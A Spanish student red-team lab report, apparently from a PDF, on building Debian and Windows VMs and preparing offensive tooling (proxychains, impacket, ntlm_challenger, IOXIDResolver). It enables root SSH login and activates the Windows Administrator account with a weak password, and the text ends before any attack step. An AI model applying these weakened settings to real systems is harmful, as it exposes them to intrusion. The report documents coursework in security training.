PRACTICA FINAL REDTEAM: COMMAND AND CONTROL

(INFECCIÓN MAQUINA WINDOWS)

ENRIQUE LÓPEZ PASCUAL
PRÁCTICA REDTEAM


INDICE:

1-INSTALACIÓN MAQUINA VIRTUAL DEBIAN:


Lo primero que vamos a hacer es crear una máquina virtual en vmware., para ello, en la parte superior le damos a archivo y a crear una nueva máquina virtual.

Vamos a crear la maquina con opciones avanzadas.


Lo siguiente que tenemos que hacer es seleccionar la imagen iso de Debian:




Aquí seleccionamos el sistema operativo y la versión:




Le ponemos el nombre a la máquina y la localización:




En número de procesadores vamos a poner 2 cores:




Vamos a darle 3 gigas de RAM:




En Network connection seleccionamos NAT:




En el controlador SCSI selecionamos LSI logic:




En el tipo de disco marcamos el SCSI:




A continuación creamos un nuevo disco virtual y le damos 30 GB:







Ya tenemos los detalles de nuestra máquina, le damos a finalizar:




Lo siguiente que vamos a hacer es iniciar la máquina, y en este apartado seleccionamos graphical install:





Seleccionamos inglés como lenguaje y en localización España:






Aquí seleccionamos como lenguaje Estados Unidos y en la configuración del teclado, España:







Aquí vamos a introducir el nombre de la máquina, en este caso le vamos a poner PracticaFinal:



Ahora vamos a poner la contraseña el usuario root y a poner un nombre al usuario normal, en mi caso, kike, tambien con su contraseña:







En el particionado del disco vamos a seleccionar guiado - utilizar todo el disco:

Aquí tendríamos un resumen de nuestra configuración:

Y ya tendríamos instalando nuestro sistema operativo:




En la configuración de paquetes le damos a que no queremos analizar medios de instalación adicionales




Aqui tenemos que seleccionar que repositorio queremos añadirle al debian para que busque y pueda actualizarse. Vamos a marcar España.

Esta parte es muy importante, aquí es donde tenemos que activar el servicio SSH:

En el siguiente paso, vamos a instalar el cargador de arranque GRUB en su unidad principal, en /dev/sda:




Ya tenemos la instalación completada:





2-INSTALACIÓN MAQUINA VIRTUAL WINDOWS:


Lo primero que vamos a hacer es crear una máquina virtual en vmware., para ello, en la parte superior le damos a archivo y a crear una nueva máquina virtual.


A continuación pongo las capturas del proceso de instalación:






Programa de instalación de Windows
¿Dónde quieres instalar Windows?
Nombre
Tamaño total
Espacio disp...
Tipo
Espacio sin asignar en la unidad 0
50.0 GB
50.0 GB
Actualizar
Eliminar
Formatear
Nuevo
Cargar contr.
Extender
Siguiente



Programa de instalación de Windows
Instalando Windows
Estado
Copiando archivos de Windows
Preparando archivos para instalación (0%)
Instalando características
Instalando actualizaciones
Acabando


Conceptos básicos
Empecemos con la región, ¿de acuerdo?
Egipto
El Salvador
Emiratos Árabes Unidos
Eritrea
Eslovaquia
Eslovenia
España
Sí


¿Es esta la distribución de teclado adecuada?
Si usas otra distribución del teclado, puedes agregarla a continuación.
Español
Latinoamérica
Variación del español
Albanés
Alemán
Alemán (IBM)
Alemán suizo
Sí


¿Quién va a usar este equipo?
¿Qué nombre quieres usar?
kike
Siguiente


Crear una contraseña fácil de recordar
Asegúrate de elegir algo que podrás recordar con facilidad.
••••••••••
Siguiente


Papelera de reciclaje
Microsoft Edge
Explora la Web con Microsoft Edge
El nuevo explorador recomendado por Microsoft para tu PC
Introducción
Quizás más tar...
Escribe aquí para buscar.
15:04
Altavoces: 67%

3-**INSTALACION DE HERRMIENTAS EN LA MAQUINA DEBIAN**:

Lo primero que vamos a hacer es un apt update para actualizar los paquetes:

```
root@PracticaFinal:~/Escritorio# apt update
Obj:1 http://deb.debian.org/debian bookworm InRelease
Obj:2 http://deb.debian.org/debian bookworm-updates InRelease
Obj:3 http://security.debian.org/debian-security bookworm-security InRelease
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Todos los paquetes están actualizados.
root@PracticaFinal:~/Escritorio#
```

Ahora vamos a instalar proxychains y python3, con apt install:

```
root@PracticaFinal:~/Escritorio# apt install proxychains python3
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
python3 ya está en su versión más reciente (3.11.2-1+b1).
fijado python3 como instalado manualmente.
Se instalarán los siguientes paquetes NUEVOS:
  libproxychains3 proxychains
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 24,5 kB de archivos.
Se utilizarán 75,8 kB de espacio de disco adicional después de esta operación.
Des:1 http://deb.debian.org/debian bookworm/main amd64 libproxychains3 amd64 3.1
-9 [15,4 kB]
Des:2 http://deb.debian.org/debian bookworm/main amd64 proxychains all 3.1-9 [9.
140 B]
Descargados 24,5 kB en 0s (464 kB/s)
Seleccionando el paquete libproxychains3:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 117005 ficheros o directorios instalados actualmen
te.)
Preparando para desempaquetar .../libproxychains3_3.1-9_amd64.deb ...
Desempaquetando libproxychains3:amd64 (3.1-9) ...
Seleccionando el paquete proxychains previamente no seleccionado.
```

Configuracion de proxychains. Entramos con vim al archivo: vim /etc/proxychains.conf, y realizamos los siguientes cambios:

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050

socks5 127.0.0.1 1337
~
```

Tambíen vamos a cambiar la configuración del ssh, para ello hacemos vim /etc/ssh/sshd_config y hacemos:

```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

```
#AllowAgentForwarding yes
AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
```

Vamos a instalar git y vim:

```
root@PracticaFinal:/opt# apt install git
```

```
root@PracticaFinal:/opt# apt install vim
```

Lo siguiente que vamos a instalar es ntml_challenger, para ello primero vamos a OPT, y aqui clonamos el repositorio:

```
root@PracticaFinal:/opt# git clone https://github.com/nopfor/ntlm_challenger.git
Clonando en 'ntlm_challenger'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 24 (delta 10), reused 14 (delta 5), pack-reused 0
Recibiendo objetos: 100% (24/24), 12.16 KiB | 366.00 KiB/s, listo.
Resolviendo deltas: 100% (10/10), listo.
root@PracticaFinal:/opt#
```

*Ntml_challenger es un script que se conecta al smb e intenta autenticarse y de la respuesta que da el servidor obtiene cierta información (hostname, version de windows, flags de seguridad y nombre de dominio)

También, en OPT, vamos a instalar la herramienta *impacket*:

```
root@PracticaFinal:/opt# git clone https://github.com/fortra/impacket
Clonando en 'impacket'...
remote: Enumerating objects: 23609, done.
remote: Counting objects: 100% (184/184), done.
remote: Compressing objects: 100% (132/132), done.
remote: Total 23609 (delta 99), reused 104 (delta 52), pack-reused 23425
Recibiendo objetos: 100% (23609/23609), 10.23 MiB | 9.77 MiB/s, listo.
Resolviendo deltas: 100% (17890/17890), listo.
root@PracticaFinal:/opt#
```

*Impacket es un conjunto de herramientas para el uso de protocolos de red de windows. Es un framework de herramientas, para conectarnos al servicio smb, base de datos...

Otra descarga que vamos a hacer es python3:

```
root@PracticaFinal:/opt# apt install python3-pip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev
```

Lo siguiente que vamos a hacer es entrar al proyecto de impacket y ejecutarlo:

```
root@PracticaFinal:/opt/impacket# pip3 install  .  --break-system-packages
Processing /opt/impacket
  Preparing metadata (setup.py) ... done
Requirement already satisfied: charset_normalizer in /usr/lib/python3/dist-packa
ges (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (3.0.1)
Collecting flask>=1.0
  Downloading flask-3.0.3-py3-none-any.whl (101 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 101.7/101.7 kB 2.8 MB/s eta 0:00:00
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 432.2/432.2 kB 11.1 MB/s eta 0:00:00
Collecting ldapdomaindump>=0.9.0
  Downloading ldapdomaindump-0.9.4-py3-none-any.whl (18 kB)
Collecting pyOpenSSL>=21.0.0
  Downloading pyOpenSSL-24.1.0-py3-none-any.whl (56 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 56.9/56.9 kB 9.2 MB/s eta 0:00:00
Collecting pyasn1>=0.2.3
  Downloading pyasn1-0.6.0-py2.py3-none-any.whl (85 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 85.3/85.3 kB 15.0 MB/s eta 0:00:00
Collecting pyasn1_modules
  Downloading pyasn1_modules-0.4.0-py3-none-any.whl (181 kB)
```

También vamos a instalar IOXCRESOLVER:

```
root@PracticaFinal:/opt# git clone https://github.com/mubix/IOXIDResolver
Clonando en 'IOXIDResolver'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 33 (delta 12), reused 5 (delta 2), pack-reused 0
Recibiendo objetos: 100% (33/33), 9.04 KiB | 220.00 KiB/s, listo.
Resolviendo deltas: 100% (12/12), listo.
```

IOXCRESOLVER cuando lo ejecutamos y se conecta al puerto 1339, con una serie de mensajes puede obtener analizando los paquetes la ip de las interfaces.

4-INSTALACION DE HERRAMIENTAS EN WINDOWS

Lo primero que vamos a hacer es levantar un powershell como adminisrador y aqui vamos a crear un usuario administrador:

```
PS C:\Windows\system32> net user Administrador /active:yes
Se ha completado el comando correctamente.

PS C:\Windows\system32>
```


Con esto hemos activado el usuario administrador, que por defecto está desactivado

Lo siguiente que vamos a hacer es cambiar la contraseña, para ello hacemos:


```
PS C:\Windows\system32> net user administrador keepcoding
Se ha completado el comando correctamente.

PS C:\Windows\system32>
```

Ya tendríamos el administrador activado.


Ahora por último, lo que vamos a hacer es entrar en el editor de registro como administrador



Ahora vamos a buscar el editor de registro (registry editor) y lo ejecutamos tambien como administrador. Una vez dentro nos vamos a local machine-software-microsoft-windows-currentversion-policies-system

